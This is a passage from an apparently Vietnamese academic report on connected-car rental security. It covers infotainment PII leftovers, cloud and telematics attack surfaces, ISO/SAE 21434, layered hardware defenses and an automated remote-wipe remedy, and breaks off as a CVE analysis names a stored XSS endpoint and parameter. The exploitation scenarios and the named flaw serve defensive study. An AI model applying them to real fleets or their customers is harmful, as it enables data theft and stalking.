- **Chẩn đoán từ xa (Remote Diagnostics):** TCU liên tục đọc các mã lỗi (DTCs) từ động cơ, hệ thống phanh, mức nhiên liệu, áp suất lốp. Nếu xe sắp hết hạn bảo dưỡng hoặc có dấu hiệu hỏng phanh, hệ thống sẽ tự động lên lịch gọi xe về xưởng trước khi giao cho khách hàng tiếp theo, ngăn ngừa tai nạn.

- **Đánh giá hành vi lái xe (UBI - Usage-Based Insurance):** Bằng cách phân tích dữ liệu gia tốc kế, phanh gấp, bẻ lái gắt, hệ thống cho thuê xe có thể đánh giá mức độ rủi ro của khách hàng để điều chỉnh phí bảo hiểm hoặc từ chối phục vụ những khách hàng phá xe.

- **Điều khiển không chìa khóa (Keyless Access):** Khách hàng thuê xe không cần gặp nhân viên để nhận chìa khóa vật lý. Họ chỉ cần dùng ứng dụng di động, gửi lệnh lên Cloud, Cloud sẽ truyền lệnh qua mạng 5G xuống TCU của xe để mở khóa cửa và kích hoạt động cơ.

- Hệ thống Thông tin Giải trí (Infotainment - IVI)

In-Vehicle Infotainment (IVI) là hệ thống màn hình cảm ứng trung tâm, cung cấp các chức năng giải trí, định vị (Navigation), quản lý nhiệt độ và giao tiếp rảnh tay. Các hệ thống IVI hiện đại ngày nay có sức mạnh xử lý ngang ngửa một chiếc máy tính bảng cao cấp, chạy trên các hệ điều hành phức tạp như Automotive Grade Linux, QNX, hoặc Android Automotive OS.

Hệ thống IVI được thiết kế để cá nhân hóa tối đa trải nghiệm người dùng, và điều này được thực hiện thông qua việc hội tụ với điện thoại thông minh (qua Apple CarPlay, Android Auto, hoặc kết nối Bluetooth cơ bản). Khi một tài xế bước lên xe và kết nối điện thoại của họ, hệ thống IVI sẽ ngay lập tức đồng bộ hóa:

- Danh bạ điện thoại và lịch sử cuộc gọi.
- Tin nhắn SMS và các thông báo ứng dụng mạng xã hội.
- Lịch sử vị trí định vị GPS (Nhà riêng, Cơ quan, trường học của con cái).
- Lịch sử tìm kiếm trình duyệt và dữ liệu nghe nhạc.
- Thông tin thẻ tín dụng dùng để thanh toán phí cầu đường hoặc mua ứng dụng trên xe.

- Phân tích Rủi ro và Bề mặt Tấn công (Attack Surface) trong hệ thống xe kết nối

Sự hội tụ giữa không gian mạng (Cyber) và các chức năng vật lý (Physical) của

chiếc xe đã tạo ra những kịch bản rủi ro bảo mật tàn khốc chưa từng có, đặc biệt nghiêm trọng trong mô hình kinh doanh cho thuê xe chia sẻ (Car Sharing / Car Rental).

- Rủi ro Quyền riêng tư (Privacy Risks) từ Hệ thống Infotainment

Trong mô hình sở hữu xe cá nhân, dữ liệu lưu trên IVI ít gặp rủi ro do chỉ có chủ xe sử dụng. Tuy nhiên, trong mô hình cho thuê xe, một chiếc ô tô có thể được điều khiển bởi 30 người lạ khác nhau trong vòng một tháng.

- **Bóng ma dữ liệu định danh (PII Data Leftovers):** Đa số khách hàng thuê xe khi trả xe đều quên (hoặc không biết cách) xóa lịch sử kết nối Bluetooth cá nhân trên màn hình Infotainment. Công ty cho thuê xe cũng thường thiếu quy trình tự động "Factory Reset" (Khôi phục cài đặt gốc) giữa các ca thuê.

- **Kịch bản khai thác:** Khách hàng B (kẻ xấu) thuê lại chiếc xe mà khách hàng A (một doanh nhân hoặc chính trị gia) vừa trả. Khách hàng B có thể dễ dàng truy cập vào mục "Bluetooth Paired Devices", trích xuất toàn bộ danh bạ, nhật ký cuộc gọi cuối cùng, và xem lại lịch sử GPS trên bản đồ của xe để biết khách hàng A đã đi đâu, lưu trú ở khách sạn nào, gặp gỡ ai. Đây là sự vi phạm nghiêm trọng luật bảo vệ dữ liệu cá nhân (GDPR hoặc Nghị định 13/2023/NĐ-CP tại Việt Nam). Tinh vi hơn, hacker có thể cấy mã độc vào cổng USB của xe, hệ thống IVI khi đọc USB sẽ bị nhiễm mã độc, tự động chép toàn bộ dữ liệu của tất cả khách hàng thuê xe sau đó gửi về máy chủ từ xa.

- Rủi ro Xâm nhập Cơ sở hạ tầng từ Telematics và Cloud

Hệ thống điều khiển không chìa khóa (Keyless) và API đám mây là "gót chân Achilles" của hệ thống quản lý thuê xe.

- **Tấn công vào máy chủ Web/Cloud:** Các ứng dụng quản lý xe của nhà cung cấp thường giao tiếp với TCU của hàng nghìn chiếc xe thông qua API. Nếu kiến trúc Web này bị mắc các lỗi như OWASP Top 10 (ví dụ: Broken Access Control, SQL Injection), hacker có thể xâm nhập vào máy chủ trung tâm.

- **Chiếm quyền điều khiển vật lý (Remote Hijacking):** Từ đám mây bị chiếm quyền, hacker có thể gửi các lệnh điều khiển hàng loạt xuống TCU của toàn bộ đội xe cho thuê. TCU, vốn được kết nối với mạng CAN bus nội bộ, sẽ dịch các gói tin từ Internet thành các lệnh điện tử vật lý.

- **Hậu quả:**

○ *Trộm cắp tài sản*: Hacker gửi lệnh mở khóa cửa (Unlock Doors) và vô hiệu hóa hệ thống chống trộm (Immobilizer) của hàng loạt xe đắt tiền trong bãi đỗ vào lúc nửa đêm, biến một vụ hack kỹ thuật số thành một vụ trộm cắp tài sản vật lý quy mô lớn.

○ *Khủng bố mạng - Đe dọa tính mạng*: Đã có những chứng minh khái niệm (Proof of Concept) lịch sử, điển hình là vụ hack xe Jeep Cherokee năm 2015 do Charlie Miller và Chris Valasek thực hiện. Họ đã thâm nhập vào hệ thống giải trí Uconnect qua mạng di động, sau đó viết lại firmware của bộ vi điều khiển (vượt rào ranh giới giữa mạng giải trí và mạng truyền động), từ đó gửi lệnh phanh gấp, tắt động cơ, hoặc can thiệp vô lăng khi xe đang chạy ở tốc độ cao trên đường cao tốc.

1.4.2. Khung tiêu chuẩn ISO/SAE 21434 và Quy trình đánh giá rủi ro (TARA)

- Tiêu chuẩn ISO/SAE 21434: Sự bùng nổ của mạng lưới IoV mở ra bề mặt tấn công giao thoa giữa không gian mạng và không gian vật lý cực kỳ nguy hiểm. Tiêu chuẩn ISO/SAE 21434 ra đời như một khung kỹ thuật an ninh mạng ô tô quốc tế, yêu cầu các nhà sản xuất xe và các nền tảng dịch vụ (như công ty cung cấp phần mềm thuê xe) phải thiết lập một Hệ thống Quản lý An ninh mạng (CSMS - Cybersecurity Management System) toàn diện.

- Mô hình TARA (Threat Analysis and Risk Assessment): Trọng tâm của tiêu chuẩn này là phương pháp Đánh giá rủi ro và Phân tích mối đe dọa (TARA). Nó bắt buộc quy trình "Bảo mật từ trong thiết kế" (Secure-by-Design) phải được áp dụng xuyên suốt vòng đời của một phương tiện hoặc phần mềm điều khiển, từ khâu thiết kế kiến trúc, viết mã (coding), sản xuất cho đến khi phương tiện ngừng hoạt động hoặc cập nhật phần mềm qua mạng không dây (OTA). Các quy định pháp lý của châu Âu như UNECE WP.29 R155/R156 cũng lấy chuẩn ISO này làm cơ sở, bắt buộc các phương tiện và dịch vụ đám mây đi kèm phải tuân thủ để được lưu thông trên đường.

1.4.3. Mô hình bảo mật 4 lớp phân cứng của phương tiện

Trong kỷ nguyên của các phương tiện kết nối (Connected Vehicles) và xe tự hành, ô tô không còn đơn thuần là một cỗ máy cơ khí mà đã trở thành một trung tâm dữ liệu di động khổng lồ (Data Center on Wheels). Việc duy trì kết nối liên tục với các máy chủ Web đám mây (Cloud Servers) để cập nhật phần mềm (OTA - Over-The-Air), thu thập dữ liệu viễn trắc (Telematics) hay giao tiếp V2X (Vehicle-to-

Everything) mở ra vô số tiện ích nhưng cũng đồng thời tạo ra các bề mặt tấn công mạng (Attack Surface) cực kỳ nguy hiểm.

Để đảm bảo an toàn tuyệt đối từ lúc gói tin rời khỏi máy chủ Web cho đến khi nó ra lệnh cho các hệ thống vật lý trên xe, kiến trúc phần cứng của xe bắt buộc phải áp dụng nguyên lý Bảo mật đa lớp (Defense-in-Depth). Dựa trên khung tiêu chuẩn thiết kế của các nhà sản xuất bán dẫn ô tô hàng đầu thế giới như NXP Semiconductors, một hệ thống xe an toàn toàn diện cần được xây dựng trên 4 lớp bảo vệ cốt lõi sau đây:

Lớp 1: Giao diện an toàn (Secure Interfaces) – Tuyến phòng thủ vành đai

Đây là lớp ngoài cùng, đóng vai trò là "cửa khẩu" kiểm soát mọi luồng dữ liệu ra/vào giữa xe và thế giới bên ngoài (Internet, trạm sạc, điện thoại thông minh, hệ thống đám mây). Các giao diện này bao gồm bộ thu phát sóng di động (4G/5G), Wi-Fi, Bluetooth và các cổng chẩn đoán vật lý (OBD-II).

- **Xác thực và Kênh truyền mã hóa:** Để một lệnh điều khiển từ Web Server có thể an toàn đi vào xe, lớp Giao diện an toàn phải thiết lập một đường hầm bảo mật vững chắc (thường thông qua các giao thức như TLS/mTLS). Quá trình này ứng dụng mật mã bất đối xứng (như RSA hoặc ECC) cùng hệ thống Hạ tầng Khóa Công khai (PKI). Máy chủ đám mây và chiếc xe sẽ trao đổi, xác minh chứng chỉ số (Digital Certificates) của nhau trước khi bắt tay thiết lập kết nối.

- **Chữ ký số (Digital Signatures):** Mọi bản cập nhật phần mềm (OTA Firmware) truyền từ Web xuống đều phải được ký điện tử bởi nhà sản xuất. Lớp giao diện này chịu trách nhiệm kiểm tra chữ ký số để đảm bảo tính toàn vẹn (không bị can thiệp trên đường truyền) và tính xác thực (đúng là nguồn đáng tin cậy gửi tới).

- **Ngăn chặn tấn công vô tuyến:** Nó cũng thiết lập các cơ chế chống lại các rủi ro nhắm vào tín hiệu vô tuyến như tấn công giả mạo (Spoofing) mạng diện rộng, hoặc các hình thức can thiệp sóng nhằm hạ cấp kết nối (Downgrade Attacks) từ 5G xuống các chuẩn mã hóa yếu hơn.

Lớp 2: Cổng bảo mật (Secure Gateway) – Bức tường lửa trung tâm

Sau khi vượt qua lớp Giao diện an toàn, dữ liệu sẽ đi vào bên trong xe. Tại đây, thiết bị Cổng bảo mật (Secure Gateway) đóng vai trò là "trạm trung chuyển" và là một hệ thống định tuyến (Router) trung tâm.

- **Cách ly vùng mạng (Domain Isolation):** Cổng bảo mật thực hiện phân lập các hệ thống mạng lưới trên xe thành các miền (Domains) riêng biệt dựa trên mức độ quan

trọng. Ví dụ: Miền thông tin giải trí (Infotainment) có kết nối Wi-Fi/Bluetooth dành cho người dùng sẽ bị cô lập hoàn toàn bằng rào cản vật lý và logic với Miền điều khiển truyền động (Powertrain) quản lý chân ga, hệ thống phanh hoặc Miền hỗ trợ lái xe nâng cao (ADAS).

- Kiểm soát và Lọc luồng dữ liệu (Firewall): Ngay cả khi tin tặc chiếm quyền điều khiển được màn hình giải trí thông qua một lỗ hổng trình duyệt Web tích hợp, Công bảo mật sẽ chặn đứng mọi gói tin độc hại có ý định đi từ màn hình này sang mạng lưới điều khiển phanh. Nó sử dụng các tập luật Tường lửa (Firewall Rules) khắt khe để quyết định gói tin nào, từ địa chỉ nào được phép đi qua các giao diện mạng khác nhau (như từ Ethernet sang CAN bus).

- Phát hiện xâm nhập (IDS/IPS): Gateway thường được tích hợp các hệ thống Phát hiện và Ngăn ngừa Xâm nhập (IDS/IPS) hiện đại để phân tích lưu lượng mạng theo thời gian thực. Bằng cách giám sát tần suất, kích thước và nội dung của thông điệp, nó có thể phát hiện ra các dấu hiệu bất thường như các cuộc tấn công từ chối dịch vụ (DDoS) nhắm vào mạng nội bộ của xe.

Lớp 3: Mạng nội bộ an toàn (Secure Network) – Bảo vệ các huyết mạch thông tin

Mạng lưới giao tiếp nội bộ bên trong xe (In-Vehicle Network), điển hình nhất là chuẩn CAN bus (Controller Area Network), truyền thông vốn được thiết kế để ưu tiên tính thời gian thực và sự đơn giản, hoàn toàn không có các cơ chế mã hóa hay xác thực tích hợp. Điều này dẫn đến lỗ hổng chí mạng: Bất kỳ thiết bị nào gắn vào mạng cũng có thể phát đi các thông điệp giả mạo.

Để khắc phục, lớp bảo mật thứ ba can thiệp trực tiếp vào giao thức truyền tải nội bộ:

- Mã xác thực thông điệp (Message Authentication Codes - MAC): Thay vì mã hóa toàn bộ dữ liệu (gây trễ thời gian xử lý của phanh/lái), tiêu chuẩn SecOC (Secure Onboard Communication) được áp dụng. Nó đính kèm một đoạn mã băm mật mã (MAC) vào cuối mỗi thông điệp CAN hoặc Automotive Ethernet.

- Chống tấn công phát lại (Replay Attack Prevention): Hệ thống sử dụng bộ đếm (Freshness Values hoặc Counters) đồng bộ giữa bên gửi và bên nhận. Nếu tin tặc ghi lại một gói tin "Mở cửa xe" hợp lệ và phát lại nó vào ngày hôm sau, hệ thống mạng nội bộ an toàn sẽ phát hiện giá trị bộ đếm đã cũ và từ chối thực thi lệnh.

- Bằng cơ chế này, mạng nội bộ được đảm bảo rằng lệnh "phanh gấp" thực sự

xuất phát

- từ radar tránh va chạm chứ không phải do một mã độc đang chạy ngầm phát ra.

Lớp 4: Bộ vi xử lý an toàn (Secure Processors) – Điểm tựa tin nhiệm phần cứng

Đây là tuyến phòng thủ sâu nhất, bảo vệ đến từng "tế bào" của chiếc xe – các Bộ điều khiển điện tử (ECU – Electronic Control Unit) và các nền tảng Hệ thống trên vi mạch (SoC - System on Chip) chịu trách nhiệm thực thi mã lệnh vật lý.

- Môi trường thực thi tin cậy (Hardware Security Module - HSM): Trên các bộ vi xử lý và SoC hiện đại, một khu vực silicon độc lập hoàn toàn được dành riêng để làm Module bảo mật phần cứng (HSM). HSM sở hữu CPU riêng, bộ nhớ RAM và bộ nhớ Flash mã hóa riêng biệt, cô lập khỏi nhân xử lý chính. Đây là chiếc két sắt bất khả xâm phạm dùng để lưu trữ các Khóa bí mật (Private Keys) và thực thi các thuật toán mật mã phức tạp. Dù hệ điều hành chính của ECU có bị xâm nhập, tin tặc cũng không thể trích xuất khóa mã hóa từ HSM.

- Khởi động an toàn (Secure Boot): Mọi đoạn mã phần mềm trước khi được SoC tải lên và thực thi đều phải trải qua quá trình xác thực phần cứng. Quá trình Secure Boot sử dụng các khóa công khai không thể thay đổi (được ghi cứng vào phần cứng một lần - OTP) để kiểm tra chữ ký số của Bootloader và Hệ điều hành. Nếu phát hiện bất kỳ dòng code nào bị can thiệp (ví dụ: bị tiêm mã độc Rootkit), bộ vi xử lý sẽ ngay lập tức từ chối khởi động hệ thống để ngăn chặn thảm họa.

- Bảo vệ thời gian thực: Các bộ vi xử lý an toàn còn tích hợp cơ chế chống lại sự tấn công vật lý, chẳng hạn như cảm biến phát hiện sự thay đổi bất thường về điện áp, nhiệt độ, hoặc nhịp xung nhịp (Clock Glitching), qua đó bảo vệ tính toàn vẹn của mã phần mềm đang chạy liên tục trên từng ECU riêng lẻ.

CHƯƠNG 2. THỰC TRẠNG BẢO MẬT VÀ ĐỀ XUẤT KIẾN TRÚC PHÒNG THỦ ĐA LỚP

2.1. Phân tích thực trạng lỗ hổng trên các nền tảng cho thuê xe

- **Đánh giá rủi ro lộ lọt quyền riêng tư (PII) trên hệ thống giải trí của xe:**
- **Sự chuyển dịch công nghệ và "Điểm mù" bảo mật vật lý trong kỷ nguyên**

IoV

Trong bối cảnh ngành công nghiệp di chuyển chuyển mình mạnh mẽ sang kỷ nguyên Internet of Vehicles (IoV), các nền tảng cho thuê xe đang đối mặt với một bài toán quản trị dữ liệu ở quy mô khổng lồ. Những chiếc ô tô hiện đại không còn là các cỗ máy cơ khí biệt lập; chúng đã tiến hóa thành các trung tâm dữ liệu di động (Data Centers on Wheels), được trang bị hàng chục hệ thống nhúng, trạm phát sóng Wi-Fi nội bộ, mô-đun định vị toàn cầu và đặc biệt là Hệ thống Thông tin Giải trí (In-Vehicle Infotainment - IVI) sở hữu sức mạnh điện toán tương đương các máy tính bảng cao cấp.

Mặc dù các doanh nghiệp cung cấp dịch vụ thuê xe thường đầu tư ngân sách khổng lồ vào việc bảo mật cơ sở hạ tầng đám mây (Cloud Infrastructure), mã hóa cơ sở dữ liệu khách hàng trên máy chủ trung tâm và bảo vệ ứng dụng di động, họ lại thường xuyên bỏ qua một "điểm mù" bảo mật vật lý vô cùng nghiêm trọng: Sự rò rỉ Dữ liệu Định danh Cá nhân (PII - Personally Identifiable Information) lưu lại trực tiếp trên ổ cứng của hệ thống Infotainment bên trong cabin xe. Rủi ro này sinh ra từ chính tính năng hội tụ thông minh giữa thiết bị di động cá nhân và phương tiện giao thông, kết hợp với đặc thù thay đổi người dùng liên tục của mô hình kinh tế chia sẻ (Car Sharing / Rental).

- Cơ chế thu thập, lưu vết dữ liệu và các Giao thức đồng bộ của thiết bị IVI

Để mang lại trải nghiệm lái xe rảnh tay (Hands-free) và cá nhân hóa tối đa, hệ thống IVI được thiết kế để tự động "hút" dữ liệu từ điện thoại thông minh của người dùng ngay từ khoảnh khắc họ thực hiện thao tác ghép nối (pairing) qua Bluetooth hoặc cắm cáp USB (thông qua Apple CarPlay, Android Auto).

Quá trình này không chỉ đơn thuần là việc truyền phát tín hiệu (streaming) theo thời gian thực, mà là quá trình đồng bộ và lưu trữ bộ nhớ đệm (Caching). Nhằm đảm bảo tốc độ phản hồi tức thì mỗi khi khởi động lại xe mà không phải chờ tải lại dữ liệu từ đầu, hệ điều hành của IVI (như Automotive Grade Linux, QNX, hay Android

Automotive) sẽ ghi lại toàn bộ thông tin này lên chip nhớ vật lý (thường là bộ nhớ flash eMMC hoặc UFS) được gắn chết trên bo mạch chủ của bảng điều khiển xe.

Các giao thức viễn thông được kích hoạt trong quá trình này bao gồm:

- **PBAP (Phone Book Access Profile):** Giao thức tự động tải xuống toàn bộ danh bạ điện thoại, cho phép xe hiển thị tên người gọi đến thay vì chỉ hiển thị số điện thoại.

- **MAP (Message Access Profile):** Cấp quyền cho hệ thống xe truy xuất, tải về, đọc to và thậm chí lưu trữ các tin nhắn SMS hoặc tin nhắn từ các ứng dụng OTT (Zalo, WhatsApp, Telegram) của người dùng.

- **HFP (Hands-Free Profile) & AVRCP (Audio/Video Remote Control Profile):** Lưu trữ lịch sử cuộc gọi (nhật ký gọi đi, gọi đến, cuộc gọi nhỡ) và siêu dữ liệu về sở thích âm thanh, podcast của người điều khiển.

- Phân loại khối lượng và Mức độ nhạy cảm của Dữ liệu PII bị bỏ lại

Nghiên cứu từ các chuyên gia an ninh mạng ô tô cho thấy, khi một hợp đồng thuê xe kết thúc, nếu thiết bị không được ngắt kết nối và xóa hồ sơ đúng cách, chiếc xe sẽ ôm trọn một "kho báu" dữ liệu nhạy cảm. Khối lượng dữ liệu này được phân thành ba nhóm rủi ro cốt lõi:

1. **Dữ liệu Định danh và Mạng lưới quan hệ (Identity & Social Graph):** Bao gồm họ tên đầy đủ, số điện thoại, địa chỉ email của hàng nghìn liên hệ trong danh bạ. Quan trọng hơn, nhật ký cuộc gọi và tin nhắn văn bản lưu lại cung cấp cái nhìn chi tiết về các mối quan hệ cá nhân, công việc, hoặc thậm chí là các giao dịch tài chính nhạy cảm diễn ra trong thời gian khách hàng thuê xe.

2. **Dữ liệu Không gian, Thời gian và Hành vi (Spatial & Behavioral Data):** Hệ thống định vị Navigation/GPS độc lập của xe thường lưu lại toàn bộ các điểm đến (Destinations). Đây là loại dữ liệu nhạy cảm nhất. Nó phơi bày vị trí "Home" (Nhà riêng), "Work" (Nơi làm việc), các điểm dừng chân như trường học của con cái, khách sạn, bệnh viện hoặc các cơ quan đối tác. Dữ liệu này tái tạo lại hoàn toàn bản đồ di chuyển và thói quen sinh hoạt của khách hàng.

3. **Dữ liệu Sinh trắc học và Token xác thực (Biometrics & Authentication Tokens):** Các hệ thống xe sang hiện đại lưu trữ mẫu giọng nói (Voice Profiles) cho hệ thống điều khiển bằng giọng nói, mã mở cửa garage tự động (thông qua hệ thống HomeLink tích hợp trên gương chiếu hậu), mật khẩu mạng Wi-Fi tại nhà, và cả thông

tin phiên làm việc (Session Tokens) của các ứng dụng tích hợp sẵn trên xe như Spotify hay ứng dụng thanh toán phí cầu đường.

- Yếu tố Tâm lý hành vi và Sự đứt gãy trong Quy trình vận hành thủ công

Nguyên nhân gốc rễ khiến hàng triệu chiếc xe cho thuê đang di chuyển mang theo dữ liệu nhạy cảm xuất phát từ sự đứt gãy giữa hành vi tâm lý của khách hàng và giới hạn của quy trình vận hành bảo dưỡng thủ công.

- **Về phía khách hàng:** Tâm lý học hành vi chỉ ra rằng khi người dùng bước vào không gian cabin xe, não bộ của họ có xu hướng coi đó là một "không gian cá nhân nổi dài" (Private Space extension). Sự ảo giác về tính riêng tư này khiến họ vô tư đồng bộ mọi thông tin mà quên mất rằng họ sẽ phải trả lại chiếc xe sau vài ngày. Hơn nữa, thời điểm hoàn trả xe (Drop-off) thường diễn ra trong trạng thái vội vã, chịu áp lực thời gian (như vội vã làm thủ tục lên máy bay tại sân bay). Sự hối hả này khiến việc thao tác sâu vào Menu hệ thống (*Settings -> Bluetooth -> Paired Devices -> Delete Profile*) hoàn toàn bị phớt lờ. Đa số khách hàng chỉ thu dọn hành lý, rút cáp sạc và giao lại chìa khóa.

- **Về phía công ty cho thuê xe:** Các doanh nghiệp cho thuê xe thường giao phó việc làm sạch xe cho nhân viên giao nhận (Fleet Agents). Tuy nhiên, với áp lực thời gian quay vòng xe (Turnaround Time) cực kỳ khắt khe—thường chỉ từ 10 đến 15 phút để rửa xe, hút bụi, kiểm tra trầy xước và đổ nhiên liệu—nhân viên không có thời gian để thực hiện việc xóa dữ liệu. Sự thiếu đồng nhất về giao diện người dùng (UI/UX) giữa các hãng xe khác nhau (giao diện của Toyota khác hoàn toàn với BMW hay Tesla) khiến việc tìm kiếm nút "Factory Reset" trên từng dòng xe trở thành một rào cản bất khả thi trong vận hành thực tế.

- Mô hình Đe dọa (Threat Modeling) và Các Kịch bản Khai thác Dữ liệu

Khi các thông tin nhạy cảm này nằm lại trên xe, chúng trở thành mồi ngon cho những đối tượng xấu. Trong mô hình nền tảng cho thuê xe, kịch bản khai thác thường diễn ra dưới ba hình thức phổ biến và nguy hiểm nhất:

1. **Gian lận định danh (Identity Theft) và Tấn công lừa đảo (Spear-Phishing):** Khách hàng thuê xe tiếp theo (hoặc một hacker có chủ đích đi thuê lại chiếc xe đó) có thể dễ dàng tải xuống danh bạ và nhật ký tin nhắn của người thuê trước. Sử dụng các thông tin này, chúng thiết kế các kịch bản lừa đảo qua email hoặc điện thoại, giả danh người thân, đồng nghiệp hoặc đối tác để lừa đảo tài chính. Mức độ

chi tiết của dữ liệu lấy từ xe khiến các cuộc lừa đảo này có tính thuyết phục cực kỳ cao.

2. Theo dõi, Xâm phạm đời tư (Stalking) và Bắt cóc: Sự kết hợp giữa nhật ký địa điểm GPS và danh bạ điện thoại cho phép một kẻ tấn công vẽ ra bức tranh toàn cảnh về cuộc sống của nạn nhân. Kẻ xấu có thể trích xuất tọa độ nhà riêng hoặc lịch trình đưa đón con cái của một khách hàng (có thể là một chính trị gia, doanh nhân, hoặc người nổi tiếng) để thực hiện các hành vi rình rập, theo dõi, tống tiền hoặc lên kế hoạch tấn công vật lý.

3. Trích xuất Dữ liệu Hàng loạt (Dump Extraction/Forensic Attack): Các tổ chức tội phạm mạng có tính chuyên môn cao không chỉ lướt màn hình thủ công. Chúng có thể thuê một chiếc xe, mang về gara bí mật, tháo dỡ bảng điều khiển trung tâm và cắm các thiết bị phần cứng chuyên dụng vào cổng chẩn đoán OBD-II hoặc các cổng gỡ lỗi (Debug Ports) ẩn phía sau cụm IVI. Bằng cách này, chúng tạo ra một bản sao toàn vẹn của chip nhớ (Memory Dump), thu thập dữ liệu lưu trữ của hàng trăm khách hàng từng thuê chiếc xe đó trong quá khứ. Tập dữ liệu này sau đó sẽ được tổng hợp, đóng gói và rao bán trên các diễn đàn Dark Web.

- Khía cạnh Pháp lý và Hệ lụy Tuân thủ đối với Nền tảng Cho thuê xe

Sự lo ngại trong quản trị dữ liệu thiết bị ngoại vi không chỉ gây tổn hại đến khách hàng mà còn đẩy công ty cho thuê xe vào thảm họa pháp lý. Dưới góc độ của luật bảo vệ dữ liệu hiện hành, công ty cho thuê xe là đơn vị sở hữu phương tiện, do đó họ đóng vai trò là "Bên kiểm soát dữ liệu" (Data Controller). Việc để dữ liệu PII của khách hàng hiển thị tự do cho người thứ ba truy cập cấu thành hành vi vi phạm nghiêm trọng các tiêu chuẩn bảo mật.

- **Tại Liên minh Châu Âu (Quy định GDPR):** Điều 32 của GDPR yêu cầu các tổ chức phải áp dụng các biện pháp kỹ thuật và tổ chức phù hợp để đảm bảo mức độ bảo mật tương xứng với rủi ro. Việc không có quy trình xóa dữ liệu Infotainment sẽ bị coi là vi phạm nguyên tắc "Privacy by Default", khiến doanh nghiệp đối mặt với mức phạt lên tới 20 triệu Euro hoặc 4% tổng doanh thu toàn cầu.

- **Tại Bắc Mỹ (Đạo luật CCPA/CPRA):** Công dân có quyền yêu cầu xóa bỏ dữ liệu cá nhân (Right to Delete) và có quyền khởi kiện tập thể (Class-action lawsuits) nếu doanh nghiệp thất bại trong việc ngăn chặn rò rỉ thông tin cá nhân.

- **Tại Việt Nam (Nghị định 13/2023/NĐ-CP):** Pháp luật quy định rõ ràng về

trách nhiệm bảo vệ dữ liệu cá nhân. Các công ty cho thuê xe bắt buộc phải có biện pháp bảo vệ sự riêng tư của khách hàng từ lúc bắt đầu cho đến khi kết thúc hợp đồng dịch vụ. Một vụ bê bối rò rỉ thông tin qua màn hình xe không chỉ đem lại án phạt tài chính mà còn phá hủy hoàn toàn danh tiếng và niềm tin của người tiêu dùng đối với nền tảng.

- Giải pháp Kiến trúc Khắc phục: Hệ thống Làm sạch Hồ sơ Tự động từ xa (VIPR)

Để giải quyết triệt để sự bất khả thi của quy trình xóa dữ liệu thủ công, các nền tảng quản trị thuê xe hiện đại bắt buộc phải nâng cấp kiến trúc mạng lưới phương tiện của mình thông qua việc tích hợp các phần mềm backend tự động ra lệnh xóa dữ liệu từ xa. Giải pháp công nghệ tối ưu và đang trở thành tiêu chuẩn trong ngành là **VIPR (Vehicle Inactive Profile Remover)** hoặc các kiến trúc Telematics tương đương.

Sự tích hợp kiến trúc của VIPR hoạt động thông qua một chuỗi lệnh khép kín và bảo mật hoàn toàn:

1. Phát hiện sự kiện kích hoạt (Event Triggering): Hệ thống Quản trị Đội xe trung tâm (Backend Fleet Management System) theo dõi trạng thái hợp đồng của khách hàng. Ngay tại khoảnh khắc hợp đồng thuê xe chính thức được đánh dấu là "Kết thúc" (Closed/Completed) trên ứng dụng hoặc tại quầy giao dịch, backend sẽ tạo ra một sự kiện kích hoạt (Trigger).

2. Truyền lệnh OTA an toàn (Secure OTA Command Transmission): Máy chủ đám mây lập tức mã hóa một gói lệnh API (được bảo vệ bằng chứng chỉ số TLS 1.3 và chữ ký số bất đối xứng RSA/ECC) và gửi qua mạng viễn thông di động (4G/LTE/5G) xuống thẳng mô-đun Viễn trắc (Telematics Control Unit - TCU) gắn trên chiếc xe cụ thể đó.

3. Thực thi lệnh xóa trong mạng nội bộ (In-Vehicle Execution): Thiết bị TCU sau khi nhận và xác thực tính hợp lệ của lệnh từ máy chủ, sẽ dịch lệnh này thành thông điệp của giao thức kết nối nội bộ xe (thông qua chuẩn CAN bus hoặc Automotive Ethernet). Thông điệp này được gửi trực tiếp đến Hệ thống Đầu não Giải trí (Head Unit/IVI).

4. Xóa sạch Dữ liệu Mật mã học (Cryptographic Erase/Secure Wipe): Thay vì chỉ xóa liên kết (Unlink) bề mặt, hệ điều hành IVI dưới sự chỉ thị của lệnh VIPR sẽ thực hiện quá trình xóa an toàn. Nó xóa sạch mọi hồ sơ Bluetooth (Bluetooth Profiles),

ghi đè dữ liệu rác (Overwrite) lên các vùng nhớ lưu trữ danh bạ, tin nhắn, nhật ký duyệt web và lịch sử GPS, đảm bảo ngay cả các công cụ khôi phục dữ liệu chuyên sâu của tội phạm mạng cũng không thể trích xuất lại được thông tin.

5. Báo cáo Kiểm toán (Audit Logging): Sau khi quá trình thanh lọc hoàn tất, IVI phản hồi lại cho TCU, và TCU truyền một log xác nhận ngược về hệ thống Backend. Log này được lưu trữ để phục vụ mục đích kiểm toán tuân thủ (Compliance Auditing), làm bằng chứng pháp lý chứng minh công ty cho thuê xe đã hoàn thành nghĩa vụ xóa dữ liệu theo yêu cầu của các đạo luật bảo mật.

Việc trang bị và bắt buộc áp dụng các giải pháp tự động hóa như VIPR không chỉ là một tính năng kỹ thuật cộng thêm, mà chính là lớp rào chắn sinh tử giúp các nền tảng cho thuê xe số hóa đóng lại "điểm mù" bảo mật nguy hiểm nhất trong kiến trúc vận hành. Chỉ thông qua việc tự động hóa quá trình thanh lọc tàn dư kỹ thuật số, doanh nghiệp mới có thể bảo vệ quyền riêng tư tuyệt đối cho khách hàng, tuân thủ các hành lang pháp lý nghiêm ngặt và duy trì sự phát triển bền vững trong hệ sinh thái Internet of Vehicles.

- Phân tích chuỗi lỗ hổng CVE điển hình (CVE-2026-5637, CVE-2024-57488)

- Bối cảnh và Mô tả Lỗ hổng

Nếu SQL Injection (CVE-2026-5637) là một nhát dao đâm thẳng vào cơ sở dữ liệu máy chủ (Backend), thì Cross-Site Scripting (XSS) - cụ thể là CVE-2024-57488 - lại là một liều thuốc độc nhắm trực tiếp vào người dùng cuối và các quản trị viên hệ thống (Frontend/Client-side).

Lỗ hổng này được phát hiện tại module quản lý kho xe của một hệ thống, cụ thể là tại tệp tin `/admin/edit-vehicle.php`. Điểm đứt gãy bảo mật nằm ở tham số `vehicalorcview` (thường là trường nhập liệu mô tả tổng quan về xe, hoặc ghi chú tình trạng hư hỏng của phương tiện). Đây là một dạng lỗ hổng **Stored XSS (XSS lưu trữ/Bền vững)**, loại XSS nguy hiểm nhất trong kiến trúc ứng dụng Web.

